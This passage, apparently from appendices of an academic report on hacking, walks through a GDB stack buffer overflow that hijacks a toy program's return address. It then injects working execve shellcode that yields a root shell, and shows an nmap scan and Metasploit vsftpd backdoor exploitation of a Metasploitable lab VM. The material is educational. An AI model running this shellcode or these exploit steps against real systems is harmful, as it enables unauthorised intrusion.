dfjhalskdfjhaskdjfhaskdfhasdfhskjdfhadsjflhasdfjhaskldfjasdlf
Segmentation fault
root@kali:~/Desktop/gdb/buffer_overflow#
```

Figure B.5: A segmentation fault occurred, because we overwrote the return address with an invalid value.


We see that main passes a character array to f1, and f1 copies that character array to another character array. Under normal conditions, f1 is supposed to return to main, and main is supposed to print ”Executed normally”. If we provide an input that is too long for the buffer, it will overwrite the return address (most likely with garbage) and cause a "segmentation fault". However, with a carefully-crafted input, we can make f1 go to f2 instead, and the printed message will be "Execution Hijacked". In order to determine the parameters of this carefully-crafted input, we must reverse-engineer the program, so we load it into GDB and give it a string of capital "A"s (ASCII code 0x41). We then set a breakpoint and do a memory dump to determine the location of the string of "A"s (signifying the top of the stack frame) and the location of the return address (circled in yellow and positioned immediately below the bottom of the stack frame). From these two pieces of information, we can deduce the size of the stack frame.


root@kali: ~/Desktop/gdb/buffer_overflow
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/gdb/buffer_overf...
root@kali: ~/Desktop/gdb/buffer_overf...
Main calls f1()

```
(gdb) info breakpoints
No breakpoints or watchpoints.
(gdb) break 11
Breakpoint 2 at 0x555555554722: file test1.c, line 11.
(gdb) break 11
Note: breakpoint 2 also set at pc 0x555555554722.
Breakpoint 3 at 0x555555554722: file test1.c, line 11.
(gdb) run AAAAAAAA
Starting program: /root/Desktop/gdb/buffer_overflow/test1 AAAAAAAA

Breakpoint 2, f1 (str=0x7fffffffe5ab "AAAAAAAA") at test1.c:11
11      }
(gdb) x/10gx $rsp
0x7fffffffe170: 0x00007fffffffe19e      0x00007fffffffe5ab
0x7fffffffe180: 0x4141414141414141      0x0000555555554700
0x7fffffffe190: 0x0000000000000000      0x0000000000000000
0x7fffffffe1a0: 0x00007fffffffe1c0      0x0000555555554747
0x7fffffffe1b0: 0x00007fffffffe2a8      0x0000000200000000
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000555555554725 <+0>:     push   %rbp
   0x0000555555554726 <+1>:     mov    %rsp,%rbp
   0x0000555555554729 <+4>:     sub    $0x10,%rsp
   0x000055555555472d <+8>:     mov    %edi,-0x4(%rbp)
   0x0000555555554730 <+11>:    mov    %rsi,-0x10(%rbp)
   0x0000555555554734 <+15>:    mov    -0x10(%rbp),%rax
   0x0000555555554738 <+19>:    add    $0x8,%rax
   0x000055555555473c <+23>:    mov    (%rax),%rax
   0x000055555555473f <+26>:    mov    %rax,%rdi
   0x0000555555554742 <+29>:    callq  0x555555554703 <f1>
   0x0000555555554747 <+34>:    lea    0xa9(%rip),%rdi        # 0x5555555547f7
   0x000055555555474e <+41>:    callq  0x5555555545a0 <puts@plt>
   0x0000555555554753 <+46>:    nop
   0x0000555555554754 <+47>:    leaveq
   0x0000555555554755 <+48>:    retq
End of assembler dump.
(gdb) 
```

Figure B.6: We can get the stack frame size by measurein the distance from the beginning of the input buffer to the return address.


Finally, we need to know the starting address of f2, so we simply disassemble f2 and check the address of the first instruction.


root@kali: ~/Desktop/gdb/buffer_overflow
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/gdb/buffer_overf...
root@kali: ~/Desktop/gdb/buffer_overf...

```
(gdb) disassemble f2
Dump of assembler code for function f2:
   0x00005555555546f0 <+0>:     push   %rbp
   0x00005555555546f1 <+1>:     mov    %rsp,%rbp
   0x00005555555546f4 <+4>:     lea    0xe9(%rip),%rdi        # 0x5555555547e4
   0x00005555555546fb <+11>:    callq  0x5555555545a0 <puts@plt>
   0x0000555555554700 <+16>:    nop
   0x0000555555554701 <+17>:    pop    %rbp
   0x0000555555554702 <+18>:    retq
End of assembler dump.
(gdb) run `python -c 'print "A"*40+"\xf0\x46\x55\x55\x55\x55\x00\x00"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Desktop/gdb/buffer_overflow/test1 `python -c 'print "A"
*40+"\xf0\x46\x55\x55\x55\x55\x00\x00"'`
/bin/bash: warning: command substitution: ignored null byte in input

Breakpoint 2, f1 (str=0x7fffffffe585 'A' <repeats 40 times>, "\360FUUUU")
    at test1.c:11
11      }
(gdb) c
Continuing.
Execution Hijacked

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffe278 in ?? ()
(gdb) 
```

Figure B.7: We made the return address point to a function that would have otherwise been inaccessible in the control flow.

At this point, we know enough to construct our shellcode. Since not all bytes in the shellcode will necessarily correspond to keyboard characters, we can use python command to input a string of hexadecimal ASCII values. The example above is, technically, not a shellcode, because it simply redirects to another function without ever spawning a shell. However, instead of a long string of 40 ”A”s followed by a return address, we can supply an actual shellcode padded with ”A”s, and instead of overwriting the return address with the starting address of f2, we can overwrite the return address with the starting address of our shellcode. As we see in the figure below, this spawns a shell.



root@kali: ~/Desktop/gdb/buffer_overflow
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/gdb/buffer_overf...
root@kali: ~/Desktop/gdb


```
root@kali:~/Desktop/gdb/buffer_overflow# gdb test1
GNU gdb (Debian 7.11.1-2) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from test1...done.
(gdb) run $(python -c 'print "\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x56\
x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\x0f\x05"+"A"*12+"\x50\x
e1\xff\xff\xff\x7f"')
Starting program: /root/Desktop/gdb/buffer_overflow/test1 $(python -c 'print "\
x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\xb0\x3b\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f
\x73\x68\x57\x48\x89\xe7\x0f\x05"+"A"*12+"\x50\xe1\xff\xff\xff\x7f"')
process 3380 is executing new program: /bin/dash
# whoami
root
# 
```

Figure B.8: We used a shellcode to gain root access.

Appendix C

Metasploit


While the ability to develop new exploits is an important characteristic distinguishing so-called ”leet” hackers from ”script kiddies”, it is often very easy for script kiddies to reuse well-known, pre-written exploits. One way to use an exploit is to simply download it from the internet and launch it as a standalone program, but a tool that has been gaining popularity in recent years, called ”Metasploit”, is a framework that almost completely automates this process [51]. First, it is important to enumerate the services that a machine is running, and a very popular tool for this is nmap (Figure C.1).



```
root@kali:~# nmap -T4 -O -sV 10.0.2.4

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-02-28 18:43 EST
Nmap scan report for 10.0.2.4
Host is up (0.00063s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:86:B0:50 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.99 seconds
root@kali:~# 
```

Figure C.1: We enumerate all running services with nmap.


After running an nmap scan and pinpointing a vulnerable service (either from a Google search or with a vulnerability scanner such as Nessus), we are ready to run Metaploit and attempt to exploit that service. In the screenshot above, we can identify vsftpd 2.3.4 as an outdated (and vulnerable) ftp service, so we use the Metasploit built-in search engine to find the corresponding exploit. We then simply select that exploit, set the target IP address, and type ”exploit” to get a root shell (Figure C.2).



```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backd
oor Command Execution


msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
